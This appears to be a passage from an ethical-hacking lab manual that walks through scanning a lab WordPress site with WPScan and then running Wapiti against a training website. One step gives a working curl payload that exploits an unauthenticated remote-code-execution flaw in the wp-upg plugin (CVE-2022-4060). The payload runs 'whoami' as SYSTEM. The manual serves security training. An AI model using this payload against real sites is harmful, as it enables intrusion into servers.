




10. Click Parrot Security to switch to the Parrot Security machine.
11. Open Mozilla Firefox web browser and go to <https://wpscan.com/> and login to the wpscan account that you have created in previous task.
12. You get signed in successfully in the website. Now, click the Get Started button and click Start for free button under Researcher section.
13. The Edit Profile page appears; in the API Token section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



14. Close the Firefox browser window.
15. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
16. Now, run cd command to jump to the root directory.
17. In the Terminal window, run wpscan --url http://10.10.1.22:8080/CEH --api-token [API Token from Step#13] command.



```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─#cd
[root@parrot] -[~]
└─#wpscan --url http://10.10.1.22:8080/CEH --api-token m5Bd
```

18. The result appears, displaying detailed information regarding the target website.



```
[root@parrot] -[~]
└─#wpscan --url http://10.10.1.22:8080/CEH --api-token m5Bd
```

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - [@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart](https://automattic.com)

[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Mon May 13 03:21:34 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
| - X-Powered-By: PHP/8.2.18
| Found By: Headers (Passive Detection)

19. Scroll down to the Plugin(s) Identified section, and observe the installed vulnerable plugins (wp-upg) on the target website.

20. In the Plugin(s) Identified section, within the context of the wp-upg plugin, an Unauthenticated Remote Code Execution (RCE) vulnerability has been detected as shown in the screenshot.

The number of vulnerable plugins might differ when you perform this lab.

```
wpscan --url http://10.10.1.22:8080/CEH --api-token
File Edit View Search Terminal Help
[i] Plugin(s) Identified:

[+] wp-upg
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/
| Latest Version: 2.19 (up to date)
| Last Updated: 2021-11-26T11:08:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| [!] 1 vulnerability identified:
|
| [!] Title: User Post Gallery <= 2.19 - Unauthenticated RCE
| References:
|   - https://wpscan.com/vulnerability/8f982ebd-6fc5-452d-8280-42e027d01b1e
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4060
|
| Version: 7 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/readme.txt
|
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:06 <===== (137 / 137) 100.00% Time: 00:00:06
[i] No Config Backups Found.

Menu wpscan --url http://10...
```

21. In this task, we will exploit the RCE vulnerability present in the wp-upg plugin.

22. To perform RCE attack, run curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL' command.

```
curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'
HTTP/1.1 200 OK
Date: Mon, 13 May 2024 07:38:47 GMT
Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.2.18
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Length: 81
Content-Type: application/json

{"draw":0,"recordsTotal":1,"recordsFiltered":1,"data":[[{"nt authority\\system"}]]}
#
```

23. This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the admin-ajax.php file, allowing an attacker to execute arbitrary system commands via the exec function, potentially leading to remote code execution.
24. In the last step, whoami command was executed, yielding the outcome nt authority\ \system
25. This concludes the demonstration of performing RCE attack.

Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- **Detect web application vulnerabilities using wapiti web application security scanner**

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS, and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Task 1: Detect Web Application Vulnerabilities using Wapiti Web Application Security Scanner

The Wapiti web-application vulnerability scanner identifies security weaknesses in web applications by crawling websites and performing black-box testing. It detects issues like SQL injections, XSS, and other vulnerabilities.

1. Click Parrot Security to switch to the Parrot Security machine. Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.

2. In the terminal window run cd wapiti command to navigate into wapiti directory and run python3 -m venv wapiti3 command to create virtual environment in python.

A screenshot of a terminal window titled "python3 -m venv wapiti3 - Parrot Terminal". The terminal shows the following session:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd wapiti
[root@parrot] -[/home/attacker/wapiti]
└─# python3 -m venv wapiti3
[root@parrot] -[/home/attacker/wapiti]
└─#
```

The terminal window is set against a background of a network graph visualization. The status bar at the bottom of the terminal window shows "python3 -m venv wapiti3" and other icons.

3. Now, run . wapiti3/bin/activate command to activate virtual environment.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd wapiti
[root@parrot]~# python3 -m venv wapiti
[root@parrot]~# . wapiti3/bin/activate
(wapiti3) [root@parrot]~#
```

- Run pip install . command to install wapiti web application security scanner.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd wapiti
[root@parrot]~# python3 -m venv wapiti
[root@parrot]~# . wapiti3/bin/activate
(wapiti3) [root@parrot]~# pip install .
Processing /home/attacker/wapiti
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting aiocache==0.12.2
  Downloading aiocache-0.12.2-py2.py3-none-any.whl (28 kB)
Collecting aiohttp==3.9.4
  Downloading aiohttp-3.9.4-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.3 MB)
Collecting aiosqlite==0.20.0
  Downloading aiosqlite-0.20.0-py3-none-any.whl (15 kB)
Collecting arsenic==21.8
  Downloading arsenic-21.8-py3-none-any.whl (18 kB)
Collecting beautifulsoup4==4.12.3
  Downloading beautifulsoup4-4.12.3-py3-none-any.whl (147 kB)
```

- After installing the tool run wapiti -u https://www.certifiedhacker.com command to perform web application security scanning on certifiedhacker.com website.

It takes approximately 10 minutes for the scan to complete.

Applications Places System wapiti -u https://www.certifiedhacker.com - Parrot Terminal

File Edit View Search Terminal Help

(wapiti3) [root@parrot]~ /home/attacker/wapiti]

└─# wapiti -u https://www.certifiedhacker.com

NETWORK

Wapiti 3.2.0 (wapiti-scanner.github.io)

[*] Saving scan state, please wait...

[*] Launching module upload

[*] Launching module ssl

Certificate subject: cpcontacts.demo.certifiedhacker.com

Alt. names: autodiscover.certifiedhacker.com, autodiscover.demo.certifiedhacker.com, certifiedhacker.com, cpanel.certifiedhacker.com, cpanel.demo.certifiedhacker.com, cpcalendars.certifiedhacker.com, cp.calendars.demo.certifiedhacker.com, cpcontacts.certifiedhacker.com, cpcontacts.demo.certifiedhacker.com, demo.certifiedhacker.com, mail.certifiedhacker.com, mail.demo.certifiedhacker.com, mail.uyr.fvr.com, bluehost.me, uyr.fvr.mybluehost.me, webdisk.certifiedhacker.com, webdisk.demo.certifiedhacker.com, webmail.certifiedhacker.com, webmail.demo.certifiedhacker.com, website-215f0f34.certifiedhacker.com, www.certifiedhacker.com, www.demo.certifiedhacker.com, www.uyr.fvr.mybluehost.me, www.website-215f0f34.certifiedhacker.com

Issuer: R3

Key: RSA 2048 bits

- Now, in the terminal run `cd /root/.wapiti/generated_report/` to navigate to `generated_report` directory.

```
Applications Places System cd /root/.wapiti/generated_report - Parrot Terminal
File Edit View Search Terminal Help
* TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 strong
* TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 strong

Accepted cipher suites for TLSv1.3:
* TLS_AES_256_GCM_SHA384 strong
* TLS_CHACHA20_POLY1305_SHA256 strong
* TLS_AES_128_GCM_SHA256 strong

[*] Launching module xss
[*] Launching module upload
[*] Launching module csp
CSP is not set

[*] Launching module permanentxss

[*] Generating report...
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this
report.
(wapiti3) [root@parrot]~[~/home/attacker/wapiti]
└─# cd /root/.wapiti/generated_report/
(wapiti3) [root@parrot]~[~/wapiti/generated_report]
└─#

```

- Run ls command to view the contents of the directory. we can see that the certifiedhacker.com xxxxxxxx xxxx.html file is created.

The name of the .html file varies when you perform this lab.

```
Applications Places System Terminal Help ls --color=auto - Parrot Terminal
Accepted cipher suites for TLSv1.3:
* TLS_AES_256_GCM_SHA384 strong
* TLS_CHACHA20_POLY1305_SHA256 strong
* TLS_AES_128_GCM_SHA256 strong

[*] Launching module xss

[*] Launching module upload

[*] Launching module csp
CSP is not set

[*] Launching module permanentxss

[*] Generating report...
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this
report.
(wapiti3) [root@parrot]-[~/home/attacker/wapiti]
└─# cd /root/.wapiti/generated_report/
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─# ls
certifiedhacker.com_07312024_1016.html css js logo_clear.png report.html
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─# cp certifiedhacker.com_07312024_1016.html /home/attacker/
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─#
```

- Run `cp certifiedhacker.com_xxxxxxx_xxxx.html /home/attacker/` command to copy the .html file to /home/attacker location.

```
Applications Places System Terminal Help cp certifiedhacker.com_07312024_1016.html /home/attacker/ - Parrot Terminal
File Edit View Search Terminal Help
* TLS_CHACHA20_POLY1305_SHA256 strong
* TLS_AES_128_GCM_SHA256 strong

[*] Launching module xss


[*] Launching module upload

[*] Launching module csp
CSP is not set

[*] Launching module permanentxss

[*] Generating report...
A report has been generated in the file /root/.wapiti/generated_report
Open /root/.wapiti/generated_report/certifiedhacker.com_07312024_1016.html with a browser to see this
report.
(wapiti3) [root@parrot]-[~/home/attacker/wapiti]
└─# cd /root/.wapiti/generated_report/
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─# ls
certifiedhacker.com_07312024_1016.html css js logo_clear.png report.html
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─# cp certifiedhacker.com_07312024_1016.html /home/attacker/
(wapiti3) [root@parrot]-[~/wapiti/generated_report]
└─#
```

- Open a new terminal and run `firefox certifiedhacker.com_xxxxxxx_xxxx.html` command to open the .html file in Firefox browser.



10. Wapiti scan report opens up in Firefox browser, you can analyze the scan result with the discovered vulnerabilities.

A screenshot of a Firefox browser window. The title bar says 'Wapiti scan report'. The address bar shows 'file:///home/attacker/certifiedhacker.com_07312024_1016.html'. Below the address bar, there are several bookmark-like links: Import bookmarks..., Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, and Learning Resources. The main content area displays the 'Wapiti vulnerability report' for the target 'https://certifiedhacker.com/'. It shows the date of the scan as 'Wed, 31 Jul 2024 10:16:22 +0000' and the scope as 'folder. Crawled pages: 24'. A 'Summary' section provides a table of vulnerabilities found:

Category	Number of vulnerabilities found
Backup file	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	1
Cross Site Request Forgery	0
Potentially dangerous file	0
Command execution	0
Path Traversal	0
Fingerprint web application framework	0
Fingerprint web server	0
Httpaccess Bypass	0
HTML Injection	0
Clickjacking Protection	1
HTTP Strict Transport Security (HSTS)	1
MIME Type Confusion	1

The bottom of the browser window shows a dock with icons for Menu, Parrot Terminal, and the Firefox window itself.

11. Scroll down to view the detailed information regarding each discovered vulnerability.

Clickjacking Protection

Description
Clickjacking is a technique that tricks a user into clicking something different from what the user perceives, potentially revealing confidential information or taking control of their computer.

● Vulnerability found in /

[Description](#) [HTTP Request](#) [cURL command line](#) [WSTG Code](#)

X-Frame-Options is not set

```
GET / HTTP/1.1
host: certifiedhacker.com
connection: keep-alive
user-agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
accept-language: en-US
accept-encoding: gzip, deflate, br
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

curl "https://certifiedhacker.com/"
```

12. This concludes the demonstration of discovering vulnerabilities in a target website scanning using wapiti.